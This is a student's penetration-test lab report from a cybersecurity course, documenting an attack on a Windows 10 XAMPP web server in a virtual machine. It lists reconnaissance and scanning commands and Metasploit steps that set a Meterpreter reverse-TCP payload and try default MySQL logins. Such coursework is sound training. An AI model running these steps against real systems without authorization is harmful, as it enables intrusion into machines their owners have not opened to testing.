Peter Banchoff
Hackbright Academy Cybersecurity Program
Instructors: Sean Moriarty & Nick Pennington

Objective:
To evaluate the security of a Windows 10 Web Server on a Virtual Machine by identifying and exploiting the vulnerabilities found. Each step will be documented to ensure that it's understandable and easy to replicate.

Testing

1. Preparation
   - Turn on the Kali Linux and Windows 10 Web Server VMs. Ensure that they are booted up and ready to conduct the tests.
   - Ensure that the Web Server on the Windows 10 VM is operational and properly configured.
   - Confirm that logging has been enabled on both VMs to capture ALL activity.

2. Reconnaissance
   1. Using Powershell on the Windows 10 VM, ensure that you have the correct IP address for testing.
   2. Using Terminal on the Kali Linux VM, use the Ping command to verify that the IP address belonging to the Windows 10 VM is online.
      a. Command: ping <target IP address>
      b. Reason: Ensuring that the IP address is active and online.
   3. After Ping is complete, utilize Nmap to conduct a scan to identify open ports and services on the Windows 10 VM.
      a. Command: nmap -O <target IP address>
      b. Reason: To find the open ports and the operating system involved with the target machine.

3. Vulnerability Scanning
   1. Conduct a Nessus Scan to find vulnerabilities on the target system. Begin in Terminal for this step.
      a. Command: sudo systemctl start nessusd
      b. On your browser, go to https://localhost:8834 to access Nessus.
      c.

d. Create a new scan, choosing either Basic Network Scan, Web Application Tests, or Advanced Scan. For this example, I chose Basic Network Scan. Enter the target machine's IP address and begin the search.
e. Vulnerabilities are revealed in real time during the scan, be sure to look at the severity of each of the vulnerabilities and see where it aligns with CVE.

2. Conduct a Nikto scan to find Web Server Vulnerabilities. Begin in Terminal for this step.
    a. Command: nikto -h <target IP address> -p <port number>
    b. Example that I used: nikto -h 192.168.13.129 -p 80
    c. Read the results in the terminal, which will reveal inconsistencies and why they are issues.
    d. Example: The anti-clickjacking X-Frame-Options header is not present. Also, PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of information. See: CWE-552.
    e. You can also use the command: nikto -h <target IP address> -s <server name> if you know the server.
    f. Example that I used: nikto -h 192.168.13.129 -s Apache.
3. Conduct Enumeration with Gobuster. Begin in Terminal with this step.
    a. Command: gobuster dir -u http://<target IP address> -w /usr/share/wordlists/dirb/common.txt -o gbuster_results.txt
    b. Read through the results of the scan. A successful enumeration reveals hidden directories, allowing exposed directories and files to be a possible entry point.

4. Exploitation

1. Open Metasploit in your terminal or utilize Armitage, which is the GUI for Metasploit. In my case, I'm using Armitage.
    a. Set your LHOST (Attacking Machine). Command: set LHOST <Attack IP address>
    b. Set your RHOSTS (Target Machine). Command: set RHOST <Target IP Address>
    c. Set PAYLOAD. Command: set PAYLOAD <path>. Example. Set PAYLOAD windows/meterpreter/reverse_tcp.
    d. Select your exploit. In this case, we are using a Windows 10 VM as our target machine. We will use Windows or Multi for this particular exploit. Example: I chose to target MySQL by using the exploit command: use auxiliary/scanner/mysql/mysql_login. From this, I found that default usernames and passwords were active, such as "user" and "password".
    e. This breach allowed me to utilize Meterpreter to continue the session.


5. Post-Exploitation

1. I gained information from the computer using the command: sysinfo, as well as the command: getuid. While I did manage to get information, I was unable to escalate the privileges from the user account that I secured.
2. Unfortunately, that is where I left off due to the inability to access the computer itself to obtain the dummy files that I had created on the Windows 10 VM.


6. Report Findings

1. The amount of Vulnerabilities found in Nessus and Nikto showed the weakness of the Web Server and the Operating System itself. As I cross-referenced the vulnerabilities, I noticed the severity of the weakened system.
2. Once I accessed the Web Server, I managed to get into phpMyAdmin and looked into the basic and advanced settings. It matched up with the information I found in Nikto.
3. Information that was found in these scans and the use of Metasploit is very useful when it comes to system hardening.


Screenshots




Nmap Scan - Found open ports and Operating systems.




Nessus Scan - Finding several major Vulnerabilities.




Nikto Scan - Revealing several issues with the Web Server.




Gobuster Enumeration




Windows 10 Web Server - XAMPP with Apache and MySQL.



Apache Log - Showing inquiries from the Attacking Machine.




Nessus Scan - Found Issue with SMB.

